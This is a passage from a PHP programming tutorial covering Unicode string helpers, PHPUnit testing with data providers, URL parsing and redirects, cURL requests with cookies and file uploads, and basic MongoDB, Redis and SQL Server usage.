                list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
                return $ord;
            } else {
                return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
            }
        }
    }

    if (!function_exists('mb_htmlentities')) {
        function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
            return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
                return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
            }, $string);
        }
    }

    if (!function_exists('mb_html_entity_decode')) {
        function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
            return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
        }
    }
```

How to use :

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
var_dump(mb_html_entity_decode('tch&#252;&#223;'));
```

```
echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

Output :

```
Get string from numeric DEC value
string(4) "ď"
string(2) "ď"

Get string from numeric HEX value
string(4) "ď"
string(2) "ď"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Intl extention for Unicode support

Native string functions are mapped to single byte functions, they do not work well with Unicode. The extentions iconv and mbstring offer some support for Unicode, while the Intl-extention offers full support. Intl is a wrapper for the *facto de standard* ICU library, see http://site.icu-project.org for detailed information that is not available on http://php.net/manual/en/book.intl.php . If you can not install the extention, have a look at an alternative implemention of Intl from the Symfony framework.

ICU offers full Internationalization of which Unicode is only a smaller part. You can do transcoding easily:

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

But, do not dismiss **iconv** just yet, consider:

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

Read Unicode Support in PHP online: https://riptutorial.com/php/topic/4472/unicode-support-in-php

Chapter 97: Unit Testing

Syntax

- [Complete list of assertions](). Examples:
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

Remarks

`Unit` tests are used for testing source code to see if it contains deals with inputs as we expect. `Unit` tests are supported by the majority of frameworks. There are several different [PHPUnit tests]() and they might differ in syntax. In this example we are using `PHPUnit`.

Examples

Testing class rules

Let's say, we have a simple `LoginForm` class with rules() method (used in login page as framework template):

```php
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
            switch ($type) {
```

```
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

In order to perform tests on this class, we use **Unit** tests (checking source code to see if it fits our expectations):

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(invalid format)");

        // Revert email to valid for next test
```

```
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

How exactly `Unit` tests can help with (excluding general examples) in here? For example, it fits very well when we get unexpected results. For example, let's take this rule from earlier:

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

Instead, if we missed one important thing and wrote this:

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

With dozens of different rules (assuming we are using not just email and password), it's difficult to detect mistakes. This unit test:

```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```

Will pass our **first** example but not **second**. Why? Because in 2nd example we wrote a pattern with a typo (missed `+` sign), meaning it only accepts one letter/number.

Unit tests can be run in console with command: `phpunit [path_to_file]`. If everything is OK, we should be able to see that all tests are in `OK` state, else we will see either `Error` (syntax errors) or `Fail` (at least one line in that method did not pass).

With additional parameters like `--coverage` we can also see visually how many lines in backend code were tested and which passed/failed. This applies to any framework that has installed [PHPUnit](#).

Example how `PHPUnit` test looks like in console (general look, not according to this example):

PHPUnit Data Providers

Test methods often need data to be tested with. To test some methods completely you need to provide different data sets for every possible test condition. Of course, you can do it manually using loops, like this:

```
...
public function testSomething()
{
```

```
    $data = [...];
    foreach($data as $dataSet) {
        $this->assertSomething($dataSet);
    }
}
...
```

And someone can find it convenient. But there are some drawbacks of this approach. First, you'll have to perform additional actions to extract data if your test function accepts several parameters. Second, on failure it would be difficult to distinguish the failing data set without additional messages and debugging. Third, PHPUnit provides automatic way to deal with test data sets using data providers.

Data provider is a function, that should return data for your particular test case.

> A data provider method must be public and either return an **array of arrays** or an object that implements the **Iterator** interface and **yields an array** for each iteration step. For each array that is part of the collection the test method will be called with the contents of the array as its arguments.

To use a data provider with your test, use `@dataProvider` annotation with the name of data provider function specified:

```
/**
 * @dataProvider dataProviderForTest
 */
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}


public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

Array of arrays

> Note that `dataProviderForTest()` returns array of arrays. Each nested array has two elements and they will fill necessary parameters for `testEquals()` one by one. Error like this will be thrown `Missing argument 2 for Test::testEquals()` if there are not enough elements. PHPUnit will automatically loop through data and run tests:

```
public function dataProviderForTest()
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
```

```
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

Each data set can be **named** for convenience. It will be easier to detect failing data:

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

Iterators

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
```

```
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

As you can see, simple iterator also works.

> Note that even for a **single** parameter, data provider must return an array `[$parameter]`

Because if we change our `current()` method (which actually return data on every iteration) to this:

```
function current() {
    return current($this->array)[0];
}
```

Or change actual data:

```
return new MyIterator([
        'Test 1' => 0,
        'Test 2' => false,
        'Test 3' => null
    ]);
```

We'll get an error:

```
There was 1 warning:

1) Warning
The data provider specified for Test::testEquals is invalid.
```

> Of course, it is not useful to use `Iterator` object over a simple array. It should implement some specific logic for your case.

Generators

It is not explicitly noted and shown in manual, but you can also use a generator as data provider. Note that `Generator` class actually implements `Iterator` interface.

So here's an example of using `DirectoryIterator` combined with `generator`:

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
```

```
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

Note provider `yield`s an array. You'll get an invalid-data-provider warning instead.

Test exceptions

Let's say you want to test method which throws an exception

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
    }
}
```

You can do that by enclosing the method call into a try/catch block and making assertions on execption object's properties, but more conveniently you can use exception assertion methods. As of PHPUnit 5.2 you have expectX() methods available for asserting exception type, message & code

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
```

```
        $car->drive();
    }
}
```

If you are using earlier version of PHPUnit, method setExpectedException can be used in stead of expectX() methods, but keep in mind that it's deprecated and will be removed in version 6.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

Read Unit Testing online: https://riptutorial.com/php/topic/3417/unit-testing

Chapter 98: URLs

Examples

Parsing a URL

To separate a URL into its individual components, use `parse_url()`:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

After executing the above, the contents of `$parts` would be:

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

You can also selectively return just one component of the url. To return just the querystring:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

Any of the following constants are accepted: `PHP_URL_SCHEME`, `PHP_URL_HOST`, `PHP_URL_PORT`, `PHP_URL_USER`, `PHP_URL_PASS`, `PHP_URL_PATH`, `PHP_URL_QUERY` and `PHP_URL_FRAGMENT`.

To further parse a query string into key value pairs use `parse_str()`:

```
$params = [];
parse_str($queryString, $params);
```

After execution of the above, the `$params` array would be populated with the following:

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

Redirecting to another URL

You can use the `header()` function to instruct the browser to redirect to a different URL:

```
$url = 'https://example.org/foo/bar';
```

```
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

You can also redirect to a relative URL (this is not part of the official HTTP specification, but it does work in all browsers):

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

If headers have been sent, you can alternatively send a `meta refresh` HTML tag.

WARNING: The meta refresh tag relies on HTML being properly processed by the client, and some will not do this. In general, it only works in web browsers. Also, consider that if headers have been sent, you may have a bug and this should trigger an exception.

You may also print a link for users to click, for clients that ignore the meta refresh tag:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

Build an URL-encoded query string from an array

The `http_build_query()` will create a query string from an array or object. These strings can be appended to a URL to create a GET request, or used in a POST request with, for example, cURL.

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` will have the following value:

```
parameter1=foo&parameter2=bar
```

`http_build_query()` will also work with multi-dimensional arrays:

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` will have this value:

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

which is the URL-encoded version of

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

Read URLs online: https://riptutorial.com/php/topic/1800/urls

Chapter 99: Using cURL in PHP

Syntax

- resource curl_init ([string $url = NULL])
- bool curl_setopt (resource $ch , int $option , mixed $value)
- bool curl_setopt_array (resource $ch, array $options)
- mixed curl_exec (resource $ch)
- void curl_close (resource $ch)

Parameters

Parameter	Details
curl_init	-- Initialize a cURL session
url	The url to be used in the cURL request
curl_setopt	-- Set an option for a cURL transfer
ch	The cURL handle (return value from **curl_init()**)
option	CURLOPT_XXX to be set - see PHP documentation for the list of options and acceptable values
value	The value to be set on the cURL handle for the given option
curl_exec	-- Perform a cURL session
ch	The cURL handle (return value from **curl_init()**)
curl_close	-- Close a cURL session
ch	The cURL handle (return value from **curl_init()**)

Examples

Basic Usage (GET Requests)

cURL is a tool for transferring data with URL syntax. It support HTTP, FTP, SCP and many others(curl >= 7.19.4). **Remember, you need to install and enable the cURL extension to use it.**

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
```

```
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

POST Requests

If you want to mimic HTML form POST action, you can use cURL.

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

Using multi_curl to make multiple POST requests

Sometimes we need to make a lot of POST requests to one or many different endpoints. To deal with this scenario, we can use `multi_curl`.

First of all, we create how many requests as needed exactly in the same way of the simple example and put them in an array.

We use the curl_multi_init and add each handle to it.

In this example, we are using 2 different endpoints:

```php
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

Then, we use curl_multi_exec to send the requests

```php
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

A possible return for this example could be:

The request to 'http://www.example.com' returned 'fruits' in 2 seconds.

The request to 'http://www.example2.com' returned 'seafood' in 5 seconds.

Creating and sending a request with a custom method

By default, PHP Curl supports `GET` and `POST` requests. It is possible to also send custom requests, such as `DELETE`, `PUT` or `PATCH` (or even non-standard methods) using the `CURLOPT_CUSTOMREQUEST` parameter.

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

Using Cookies

cURL can keep cookies received in responses for use with subsequent requests. For simple session cookie handling in memory, this is achieved with a single line of code:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

In cases where you are required to keep cookies after the cURL handle is destroyed, you can specify the file to store them in:

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

Then, when you want to use them again, pass them as the cookie file:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

Remember, though, that these two steps are not necessary unless you need to carry cookies between different cURL handles. For most use cases, setting `CURLOPT_COOKIEFILE` to the empty string is all you need.

Cookie handling can be used, for example, to retrieve resources from a web site that requires a login. This is typically a two-step procedure. First, POST to the login page.

```php
<?php

# create a cURL handle
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
```

```
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```

The second step (after standard error checking is done) is usually a simple GET request. The important thing is to **reuse the existing cURL handle** for the second request. This ensures the cookies from the first response will be automatically included in the second request.

```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

This is only intended as an example of cookie handling. In real life, things are usually more complicated. Often you must perform an initial GET of the login page to pull a login token that needs to be included in your POST. Other sites might block the cURL client based on its User-Agent string, requiring you to change it.

Sending multi-dimensional data and multiple files with CurlFile in one request

Let's say we have a form like the one below. We want to send the data to our webserver via AJAX and from there to a script running on an external server.

So we have normal inputs, a multi-select field and a file dropzone where we can upload multiple files.

Assuming the AJAX POST request was successful we get the following data on PHP site:

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

and the files should look like this

```
// print_r($_FILES)

Array
(
    [upload] => Array
        (
            [name] => Array
                (
```

```
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

So far, so good. Now we want to send this data and files to the external server using cURL with the CurlFile Class

Since cURL only accepts a simple but not a multi-dimensional array, we have to flatten the $_POST array first.

To do this, you could use this function for example which gives you the following:

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
```

The next step is to create CurlFile Objects for the uploaded files. This is done by the following loop:

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {
```

```
        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_create is a helper function of the CurlFile Class and creates the CurlFile objects. We save each object in the $files array with keys named "upload[0]" and "upload[1]" for our two files.

We now have to combine the flattened post array and the files array and save it as $data like this:

```
$data = $new_post_array + $files;
```

The last step is to send the cURL request:

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

Since $data is now a simple (flat) array, cURL automatically sends this POST request with Content Type: multipart/form-data

In upload.php on the external server you can now get the post data and files with $_POST and $_FILES as you would normally do.

Get and Set custom http headers in php

Sending The Request Header

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
echo $out;
```

Reading the custom header

```
print_r(apache_request_headers());
```

OutPut :-

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

We can also send the header using below syntax :-

```
curl --header "X-MyHeader: 123" www.google.com
```

Read Using cURL in PHP online: https://riptutorial.com/php/topic/701/using-curl-in-php

Chapter 100: Using MongoDB

Examples

Connect to MongoDB

Create a MongoDB connection, that later you can query:

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

In the next example, you will learn how to query the connection object.

This extension close the connection automatically, it's not necessary to close manually.

Get one document - findOne()

Example for searching just one user with a specific id, you should do:

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

Get multiple documents - find()

Example for searching multiple users with the name "Mike":

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

Insert document

Example for adding a document:

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
];
```

```
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Update a document

Example for updating all documents where name is equal to "John":

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Delete a document

Example for deleting all documents where name is equal to "Peter":

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Read Using MongoDB online: https://riptutorial.com/php/topic/4143/using-mongodb

Chapter 101: Using Redis with PHP

Examples

Installing PHP Redis on Ubuntu

To install PHP on Ubuntu, first install the Redis server:

```
sudo apt install redis-server
```

then install the PHP module:

```
sudo apt install php-redis
```

And restart the Apache server:

```
sudo service apache2 restart
```

Connecting to a Redis instance

Assuming a default server running on localhost with the default port, the command to connect to that Redis server would be:

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

Executing Redis commands in PHP

The Redis PHP module gives access to the same commands as the Redis CLI client so it is quite straightforward to use.

The syntax is as follow:

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

Read Using Redis with PHP online: https://riptutorial.com/php/topic/7420/using-redis-with-php

Chapter 102: Using SQLSRV

Remarks

The SQLSRV driver is a Microsoft supported PHP extension that allows you to access Microsoft SQL Server and SQL Azure databases. It is an alternative for the MSSQL drivers that were deprecated as of PHP 5.3, and have been removed from PHP 7.

The SQLSRV extension can be used on the following operating systems:

- Windows Vista Service Pack 2 or later
- Windows Server 2008 Service Pack 2 or later
- Windows Server 2008 R2
- Windows 7

The SQLSRV extension requires that the Microsoft SQL Server 2012 Native Client be installed on the same computer that is running PHP. If the Microsoft SQL Server 2012 Native Client is not already installed, click the appropriate link at the "Requirements" documentation page.

To download the latest SQLSRV drivers, go to the following: Download

A full list of system requirements for the SQLSRV Drivers can be found here: System Requirements

Those using SQLSRV 3.1+ must download the Microsoft ODBC Driver 11 for SQL Server

PHP7 users can download the latest drivers from GitHub

Microsoft® ODBC Driver 13 for SQL Server supports Microsoft SQL Server 2008, SQL Server 2008 R2, SQL Server 2012, SQL Server 2014, SQL Server 2016 (Preview), Analytics Platform System, Azure SQL Database and Azure SQL Data Warehouse.

Examples

Creating a Connection

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
);
```

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

SQLSRV also has a PDO Driver. To connect using PDO:

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

Making a Simple Query

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

Note: the use of square brackets `[]` *is to escape the word* `table` *as it is a reserved word. These work in the same way as backticks* ` *do in MySQL.*

Invoking a Stored Procedure

To call a stored procedure on the server:

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

Making a Parameterised Query

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

If you plan on using the same query statement more than once, with different parameters, the same can be achieved with the `sqlsrv_prepare()` and `sqlsrv_execute()` functions, as shown below:

```
$cart = array(
    "apple"     => 3,
    "banana"    => 1,
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference
```

```
$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

Fetching Query Results

There are 3 main ways to fetch results from a query:

sqlsrv_fetch_array()

`sqlsrv_fetch_array()` retrieves the next row as an array.

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

`sqlsrv_fetch_array()` has an optional second parameter to fetch back different types of array:
`SQLSRV_FETCH_ASSOC`, `SQLSRV_FETCH_NUMERIC` and `SQLSRV_FETCH_BOTH`*(default)* can be used; each returns
the associative, numeric, or associative and numeric arrays, respectively.

---

sqlsrv_fetch_object()

